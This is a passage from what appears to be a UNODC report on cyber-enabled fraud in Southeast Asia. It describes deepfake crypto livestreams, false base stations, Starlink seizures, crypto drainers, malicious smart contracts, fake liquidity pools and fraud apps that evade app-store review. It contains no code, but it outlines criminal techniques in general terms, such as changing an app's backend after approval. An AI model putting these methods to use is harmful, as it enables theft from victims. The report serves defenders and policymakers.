
Screen captures of ongoing deepfake fraud campaign identified by UNODC researchers.

These evolving tactics, further fueled by advancements in AI technologies, underscore the increasing complexity and sophistication of the shifting cyber threat landscape. As these techniques become more refined and pervasive, they are likely to present significant security challenges in years to come. Highlighting the severity of this threat, in one ongoing cyber-enabled fraud campaign being monitored by UNODC, stolen verified YouTube account credentials have been utilized by criminals to deploy highly convincing deepfake videos of popular entrepreneurs and political figures in YouTube live streams purporting to double cryptocurrency investments. The scheme prompts viewers to scan a quick response (QR) code, leading them to malicious websites from which funds can be transferred and credentials and other sensitive personal information can be stolen. Preliminary analysis of many cryptocurrency deposit addresses obtained from these websites indicate that tens of millions of dollars have already been stolen through these schemes at the time of writing.

Recent incidents involving false base stations and unauthorized Starlink terminals in the Mekong

Several recent incidents relating to the use of false base stations and Starlink satellite dishes have been reported by law enforcement authorities in Mekong countries over past years.[34]

False base stations, sometimes referred to as international mobile subscriber identity (IMSI) catchers or stingrays, are eavesdropping devices commonly used by law enforcement and intelligence agencies for intercepting mobile phone traffic and tracking location data of mobile phone users. These often small and portable devices seek to mimic legitimate cellular network towers in order to trick nearby mobile phones and other cellular devices into establishing a connection. Once connected, the device is able to intercept data and communications including calls, text messages, location data and other sensitive user information exchange between devices and networks.

In January 2024, authorities in Cambodia arrested one foreign national in connection to the seizure of 19 false base stations, three signal jammers and other related devices and equipment involved in phishing attacks targeting local telecommunication service users in Sihanoukville. Authorities reported that the devices were installed in multiple vehicles and driven around the city while disseminating phishing links prompting users to access malicious web pages or download malicious mobile applications for online gambling, private loans and other services through SMS.[35]

More recently, in April 2024, authorities in Thailand were alerted to an incident involving a small transnational criminal network targeting mobile phone users within several Bangkok shopping malls.[36] Unsuspecting shoppers

---

34 UNODC, Regional Meeting of Investigators and Analysts on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, August 2024.

35 Ibid.
36 Royal Thai Police, Cybercrime Investigation Bureau, April 2024.

False base stations and other equipment seized by Cambodian authorities. Source: Cambodian National Police, 2024.

received urgent text messages prompting them to exchange expiring points for rewards, in turn luring many of them onto phishing pages that logged their mobile banking information and subsequently allowed the criminals to transfer all available funds out of the compromised accounts.[37] In May 2023, Thai authorities reported a similar incident in which a cyber-enabled fraud network utilized false base stations to distribute malicious URLs appearing to be issued from major local banks and official government agencies while driving their vehicles around many areas in Bangkok.[38] The messages prompted users to download a remote access trojan (RAT) disguised as official mobile applications that provided full command and control of infected devices to the criminals, generating losses of at least US $5 million between March and May 2023 alone.[39] Authorities in Viet Nam have also reported many incidents in recent years, with at least 12 cases involving the use of false base stations

distributing illicit content involving bank fraud, money laundering services, illegal online betting, and prostitution between March and June 2023 alone.[40,41]

In recent months, there has also been a notable increase in seizures of Starlink satellite dishes linked to cyber-enabled fraud operations in the Mekong, with authorities in Myanmar and Thailand, where use of the devices is prohibited, seizing more than 80 units between April and June 2024.[42] Despite Starlink use being strictly monitored and, in some cases, restricted through geofencing, organized crime groups appear to have found ways around existing security protocols in order to access the remote high-speed internet connectivity made possible by this portable technology.

---

37 Ibid.
38 Royal Thai Police, Cyber Crime Investigation Bureau, press conference, May 2023.
39 Ibid.

40 Ministry of Public Security of Viet Nam, Media Release, June 2023.
41 UNODC, Regional Meeting of Investigators and Analysts on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, August 2024.
42 Royal Thai Police, Central Investigation Bureau, Media Release, June 2024.

Recent raids by Royal Thai Police Central Investigation Bureau intercept large numbers of SIM boxes and Starlink satellite dishes intended for cyber-enabled fraud operations in the Mekong region, June 2024.

Table 1. Incidents involving seized Starlink satellite dishes and cyber-enabled fraud operations in the Mekong

Date and location	Incident summary
April 2024, Chiang Rai, Thailand	Thailand police and customs officials intercepted and seized a large quantity of high-tech equipment believed to be destined for a transnational cyber-enabled fraud syndicate operating in the Golden Triangle Special Economic Zone in Lao PDR. The seizure consisted of 4,998 pre-registered UK SIM cards, 10 Starlink satellites, 94 computers, 347 mobie phones, scam scripts, and fraudulent bank cards and bank books believed to be used for money laundering.
April 2024, Lashio, Myanmar	Authorities in Lashio, Myanmar dismantled a cyber-enabled fraud group consisting of 24 foreign and Myanmar nationals, seizing 1 Starlink device seized alongside 136 mobile phones, 14 computers and several firearms.
May 2024, Saraburi, Thailand	Authorities seized a variety of equipment including 4 Starlink satellites, 96 SIM boxes, 18 computers, 27,019 pre-registered Hong Kong SIM cards and 6,770 Thailand SIM-cards.
June 2024, Chanthaburi, Thailand	Thai authorities in collaboration with the Ministry of Digital Economy and Society seized 58 Starlink satellites destined for cyber-enabled fraud syndicates operating in neighbouring countries.
June 2024, Chanthaburi, Thailand	Royal Thai Navy in cooperation with the Chanthaburi and Trat Border Defence Command seized 6 Starlink satellites destined for cyber-enabled fraud syndicates operating in neighbouring countries.

Source: Royal Thai Police, 2024.

In the largest of such incidents reported to date, in June 2024 police in Thailand in coordination with the Ministry of Digital Economy and Society intercepted 58 Starlink terminals destined to cyber-enabled fraud syndicates based in Cambodia and Myanmar.[43] Months earlier in April, the Central Investigation Bureau disrupted a cyber-enabled fraud network in the process of moving its base of operations through Thailand from Myanmar to the Golden Triangle Special Economic Zone (GTSEZ) in Bokeo, Lao PDR.[44] There, authorities seized ten Starlink terminals and 4,998 pre-registered SIM cards sent from the United Kingdom, finding confirmation of the network being engaged in romance and investment scams targeting victims from China, Japan, Europe and the United States through digital forensic examination.[45] At the time of writing, UNODC has identified tens of online vendors across various platforms explicitly advertising registered third party Starlink devices to cyber-enabled fraud operators based in remote parts of the Mekong region.

---

43   Ibid.
44   Ibid.

45   Ibid.

Evolving tactics and techniques of cyber-enabled fraud in Southeast Asia

As described in previous sections of this study, the so-called pig butchering segment has been heavily favoured by Asian organized crime groups engaged in cyber-enabled fraud. However, while pig butchering remains dominant and has evolved considerably in recent years, law enforcement authorities and cybercrime experts have also reported new and fast evolving tactics and techniques being utilized across a growing range of schemes by criminal networks based in the region.[46,47] This includes those related to pig butchering as well as impersonation scams, job or task scams, asset recovery scams, targeted approval phishing scams, and other schemes involving currency and data theft through malicious e-commerce platforms, online gaming, and spoofed versions of official government and banking applications, among others.[48]

Concerningly, there is strong indication of many of these schemes successfully integrating more sophisticated capabilities involving the use of so-called cryptocurrency 'drainers' or 'drainware' services, cryptocurrency address poisoning,[49] 'clippers', malicious smart contracts, and other more sophisticated methods described below into their operations.[50,51,52]

Cryptocurrency drainers

Crypto drainers are widespread malware types, commonly targeting victims in Southeast Asia. They are extensively advertised in underground markets and online forums, primarily aimed at criminal actors engaged in cyber-enabled fraud. These malicious tools pose significant threats to virtual asset security, as they are specifically designed to redirect funds from legitimate users'

wallets to destinations controlled by malicious actors. While the sophistication of the malware and related distribution techniques and configurations used to deceive users can vary, the core function of drainers is to take advantage of unauthorized access to initiate transactions that siphon funds from compromised wallets.

Drainers are often promoted via phishing and malvertizing and distributed through fraudulent web3[53] projects and compromised social media accounts, enticing victims to connect their crypto wallets to the drainer and approve transaction proposals that grant the operator control of the funds inside the wallet. This typically requires victims to willingly connect to their cryptocurrency wallet or trading account which is often achieved through social engineering. Malicious actors commonly disseminate phishing pages designed to trick unsuspecting users into believing they must connect their wallet to receive something of value. This can include free promotional transfers of cryptocurrency or airdrops,[54] favourable staking[55] rates, or spoofed login pages of well-known cryptocurrency platforms. Once misled, the victim will input their login credentials and the drainer will gain access and be able to begin transferring associated funds into an attacker-controlled wallet.

While there is also a growing trend of infostealer malware integrating additional modules designed for stealing cryptocurrency from compromised systems,[56] drainers themselves, sometimes referred to as standalone drainers, are not programmed to obtain broad types of login credentials unlike infostealers. Instead, they are programmed to target specific cryptocurrency services and harvest the relevant data that the operator will need to take control of the associated funds.[57] Drainers are also commonly offered as a service in the form of a script for the buyer to use as they see fit or already embedded into a phishing page.[58] As with infostealers, drainer integration with Telegram has also been increasingly observed, allowing actors to receive logs from the drainer in the form of an instant message.

---

46   UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

47   Supreme People's Procuratorate of the People's Republic of China, 检察机关打击治理电信网络诈骗及其关联犯罪工作情况（2023年）[Procuratorial Organs' Efforts to Combat and Govern Telecommunications Network Fraud and Related Crimes (2023)], 30 November 2023.

48   Ibid.

49   In the context of cyber-enabled fraud, cryptocurrency address poisoning attacks represent a broad threat category which can include phishing, transaction interception, fraudulent and deceptive QR codes, and address spoofing, each posing unique risks to users' assets and network integrity.

50   UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

51   Supreme People's Procuratorate of the People's Republic of China, Accurately crack down on pyramid schemes that use virtual currency as a cover, Media Release, April 2024.

52   Chainanalysis, Crypto Crime Mid-year Update, August 2024.

53   Web3 refers to an idea for a new iteration of the World Wide Web which incorporates concepts such as decentralization, blockchain technologies, and token-based economics.

54   A cryptocurrency airdrop is a marketing tactic that involves sending free coins or tokens to wallet addresses to promote awareness of a new currency.

55   Crypto staking is the practice of locking your digital tokens to a blockchain network in order to earn rewards—usually a percentage of the tokens staked.

56   Intel 471, Cryptocurrency Malware: An Ever-Adapting Threat, August 2023. Accessed at: https://intel471.com/blog/cryptocurrency-malware-an-ever-adapting-threat.

57   Ibid.

58   Ibid.

Original phishing email and original and malicious transaction requests side by side. Source: Check Point, 2022.

Example of a phishing page used in conjunction with Atomic Drainer

A phishing page used by the Atomic Drainer cryptocurrency drainer, which mimics the authentic landing page of the CryptoGPT or LayerAI platform. Source: Intel 471, 2023.

Tracking both the total amounts stolen by drainers and the actors using them is difficult, as many incidents go unreported.[59] In one recent example from August 2023 involving a phishing page used alongside the Atomic Drainer cryptocurrency-stealing script, the page mimics the authentic landing page of the CryptoGPT or LayerAI platform, falsely claiming to offer rewards to users who log in. The user is then prompted to connect a cryptocurrency wallet via WalletConnect, unknowingly providing the drainer with their credentials.[60] Once the drainer script gains access to a victim's wallet, it typically follows a logical process to verify the assets within. It then determines which tokens are compatible with its stealing capabilities, including NFTs where applicable. Some drainers can also assess the relative value of the assets to prioritize higher-value targets.

59   Chainalysis. Accessed at: https://www.chainalysis.com/blog/crypto-drainers/

60   Intel 471, Cryptocurrency Malware: An Ever-Adapting Threat, August 2023. Accessed at: https://intel471.com/blog/cryptocurrency-malware-an-ever-adapting-threat

Criminal actors engaged in cyber-enabled fraud and virtual asset theft regularly also utilize malicious smart contracts[61] or drainer smart contracts, with the United States Federal Bureau of Investigation (FBI), Government of China, and authorities in Singapore among others, issuing warnings and advisories in recent years.[62,63,64] Distribution of drainer smart contracts take place in the same ways as other drainers, requiring victims to similarly unknowingly connect their cryptocurrency wallets to a drainer smart contract, resulting in the transfer of cryptocurrency and NFTs to wallets operated by criminals. Common variations include approval contracts that provide criminals access to a particular token held by the victim, liquidity pool smart contracts that encourage victims to reinvest and never permit withdrawals, and deposit contracts that unintentionally transfer victim funds into an attacker-controlled wallet.

61   A smart contract is defined as a digital agreement that is signed and stored on a blockchain network, which executes automatically when the contract's terms and conditions are met.

62   Federal Bureau of Investigation, Internet Crime Complaint Centre, Public Service Announcement, August 2022. Accessed at: https://www.ic3.gov/Media/Y2022/PSA220829.

63   China State Owned Radio and Television Station, June 2021.

64   Federal Bureau of Investigation, Internet Crime Complaint Centre, Public Service Announcement, August 2023. Accessed at: https://www.ic3.gov/Media/Y2023/PSA230804.

Samples of DeFi application or fraud kits advertised on Telegram by purported Southeast Asia-based vendors identified by UNODC researchers.

In one notable example, in 2022, a well-timed phishing attack targeting users of non-fungible token (NFT)[65] marketplace OpenSea resulted in the theft of more than 250 NFTs worth approximately US $2 million. According to security researchers, a criminal actor had timed the scheme to align with the upgrading of OpenSea's smart contract system to remove old and inactive listings on the platform.[66] They then capitalized on authentic emails issued by the company to its users containing instructions of how to update their listings and confirm their migration, in turn using their own email addresses to send out fraudulent validation emails and tricking validated users into thinking their original confirmation had not gone through.[67] The link embedded into the email pointed recipients to a phishing website where victims were subsequently prompted to sign a transaction which appeared to concern the migration of their OpenSea listings. Instead, the transaction enabled the actor to perform a series of forwarding requests with verified parameters, resulting in passing ownership of the respective virtual assets to the attacker.[68]

Drainer smart contracts have also increasingly been observed being utilized by criminals in pig butchering schemes targeting investors with limited awareness of decentralized finance (DeFi) platforms.[69] More specifically, this has materialized in what some refer to as fake liquidity mining pools or liquidity mining scams in which criminal actors convince targets to connect their wallet to a smart contract giving them permission to drain the stored funds.[70]

A wide range of DeFi app kits can be easily found on underground markets and forums being advertised as a service to criminal groups engaged in cyber-enabled fraud in Southeast Asia, with many designed to appear as legitimate applications, or in some cases copy them perfectly, using original front end source code.

Liquidity mining scams leverage the complexity of DeFi cryptocurrency trading applications including decentralized exchanges (DEXs) and Automated Market Makers (AMMs), to confuse and defraud. These scams promise regular income at high rates of return for investment in a 'liquidity pool' that loan cryptocurrency to make contract-based trades between different cryptocurrencies possible. As displayed in Figure 5, fake pools use smart contracts that give the scammers access to their targets' wallets. They may deposit cryptocurrencies into wallets to give the illusion of gains, or deposit counterfeit cryptocurrencies that have deceptive names and no inherent value. The websites used to link wallets in these scams will display data promising daily payouts and showing the victim's mounting but fake profits. Eventually, the scammers 'rug pull'—yanking everything out of the wallet with the permissions granted them by the contract and leaving the victim with nothing. Targets will often be told that they need to reach certain staking "targets" to get all their funds back,

65   Non-fungible tokens (NFTs) are virtual assets like a piece of art, digital content, or video that have been tokenized via a blockchain.
66   Check Point, New OpenSea attack led to theft of millions of dollars in NFTs, Blog, 20 February 2020. Accessed at: https://blog.checkpoint.com/security/new-opensea-attack-led-to-theft-of-millions-of-dollars-in-nfts/.
67   Ibid.
68   Ibid.
69   Sophos, Latest evolution of 'pig butchering' scam lures victim into fake mining scheme, Threat Intelligence, September 2023. Accessed at: https://news.sophos.com/en-us/2023/09/18/latest-evolution-of-pig-butchering-scam-lures-victim-into-fake-mining-scheme/.
70   Ibid.

Figure 5. Simplified model of fake liqiduity mining schemes

Source: Elaboration based on infographic by Sophos researchers.

but the funds will never be returned after the initial pull; any additional funds put into a wallet linked to a scam will be grabbed as well through the same contract.

In one of China's most significant cases at the time, in 2022 authorities in Anhui Province launched an investigation into a cyber-enabled fraud scheme utilizing cryptocurrency drainers that stole approximately 50 million yuan (US $6.2 million) worth of virtual assets from hundreds of victims in China.[71,72] The case involved a fraudulent liquidity mining scheme using the 'G Coin' project on an unnamed DeFi platform, with the criminal group deploying a drainer smart contract, referred to by investigators as a 'backdoor', against unsuspecting investors.[73] The investigation identified that the stolen cryptocurrency had been transferred to over the counter (OTC) traders and cashed out into luxury villas, cars, and financial products. The findings led to the arrest of eight people in Guangdong, Sichuan, and Hunnan provinces who were sentenced to between one year and six months to five years and six months imprisonment.[74]

Similar cases have also been reported by authorities in other parts of East and Southeast Asia, with some governments issuing advisories amid significant increases in crypto-draining incidents or phishing scams.[75,76] The modus operandi has commonly involved criminal actors leveraging compromised social media or email accounts of reputable entities to propagate phishing campaigns which subsequently employ drainers to siphon off virtual assets. In one particularly infamous recent incident, in April 2023, a campaign targeting the Department of Health of the Philippines official Twitter (now renamed X) account was hacked multiple times by scammers who used the page to promote various phishing pages linked to crypto drainers. The scammers exploited a vulnerability in the smart contract, which allowed them to drain the victims' wallets.

71   Chizhou Municipal Public Security Bureau, Official Media Release, January 2022.

72   Ibid.

73   Ibid.

74   Supreme People's Procuratorate of the People's Republic of China, March 2023. Accessed at: https://www.spp.gov.cn/spp/zdgz/202303/t20230321_609014.shtml

75   UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

76   Singapore Police Force and Cyber Security Agency of Singapore, Joint Advisory on Crypto Drainers and Cryptocurrency Theft, January 2024.

Penetration of official mobile application distribution services by cyber-enabled fraud operators

While many fraudulent investment applications used for pig butchering schemes continue being distributed outside of official channels through various ad hoc methods, law enforcement and security researchers have reported numerous cases involving malicious fraud-delivering applications being placed on the official Google Play and Apple App stores in recent years.[77,78] Although incidents remain rare, successful attempts can have profound consequences on unsuspecting users expecting mobile applications downloaded from official sources to be verified, safe and secure, providing criminals with the potential to reach millions of devices.

In March 2024, authorities in Thailand reported dismantling a transnational cyber-enabled fraud syndicate involved in the 'Nicshare' pig butchering investment fraud scheme which resulted in over US $22.7 million in losses for more than 50 Thai victims.[79] From September 2023 to March 2024, authorities in Malaysia also noted receiving 70 police reports with losses totaling RM14.4 million (US $4.6 million) in connection to the scheme.[80] According to investigators, the syndicate utilized two pre-existing Android and iOS applications available on the official Google Play and Apple App stores which they had purchased and reconfigured into fraudulent investment platforms that unsuspecting victims would be lured into downloading over social media.

To encourage victims to deposit more money, the applications displayed fraudulent profits, some of which investors were initially able to withdraw, and serving as a deliberate strategy to build trust until victims were unable to withdraw their invested funds. The funds were then laundered through a multi-layered process consisting of an organized money mule network, multiple shell companies, casinos, fraudulently obtained bank and cryptocurrency exchange accounts, and peer-to-peer cryptocurrency traders using fiat currency and cryptocurrency, specifically USDT. The investigation, which spanned across Bangkok and Songkhla Province along the Thai-Malaysia border, led to the arrests of more than 30 Thai and Malay nationals and the seizure of 33 computers, 65 mobile phones, 84 bank books, and a range of luxury items.[81]

Many similar incidents of fraud-delivering applications bypassing official review processes have been reported by security researchers in recent years. For instance, in 2023, analysts at IT security company Sophos were alerted to the BitScan and Ace Pro cryptocurrency investment applications which were reported by multiple pig butchering victims for causing significant financial losses. Both applications similarly consisted of fake cryptocurrency trading interfaces and real-time data feeds, with victims lured through social media into downloading the application which had circumvented Google Play and Apple App store security review processes. Victims were then groomed by their supposed coaches about how to begin "investing" with the application by converting fiat into cryptocurrency on a legitimate exchange before being subsequently instructed to transfer crypto assets onto the fraudulent platform. They would then eventually be locked out of their accounts by customer support and prompted to pay a 20 per cent fee to regain access to their funds, representing a last-ditch effort to squeeze victims for any remaining funds.[82]

It is common for criminal actors deploying these applications to change the backend only after they have been approved, subsequently reconfiguring them into a fraudulent fiat or cryptocurrency trading platform. This technique is commonly advertised by vendors on underground forums offering so-called fraud kit services to organized crime groups operating

---

77   UNODC, Regional Meeting of Investigators and Analysts on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, August 2024.

78   Sophos, Fraudulent CryptoRom Trading Apps Sneak Into Apple and Google App Stores, Threat Intelligence, August 2023.

79   Royal Thai Police, Central Investigation Bureau, Media Release, June 2024.

80   Royal Malaysia Police, Commercial Crime Investigation Department, Media Release, June 2024.

81   Ibid.

82   Sophos, Fraudulent CryptoRom Trading Apps Sneak Into Apple and Google App Stores, Threat Intelligence, August 2023.

Original screen captures of the Ace Pro, BitScan and CRX applications identified and reported by Sophos and UNODC researchers. Source: Google Play and Apple App Stores.

in Southeast Asia, with UNODC identifying tens of similar applications such as the CRX 'utilities' application seen above which has been distributed by purported Mekong-based actors and remains active at the time of writing. At the same time, since the interfaces are loaded at runtime, and because the entirety of the malicious content of the applications resides on web servers and not in application code, it is challenging for app stores to identify and review them.[83] This is compounded by low levels of reporting by victims targeted by these schemes. Taken together, it is likely that such applications will continue to pose significant challenges for security reviewers.

---

83   Ibid.

Cryptocurrency clippers

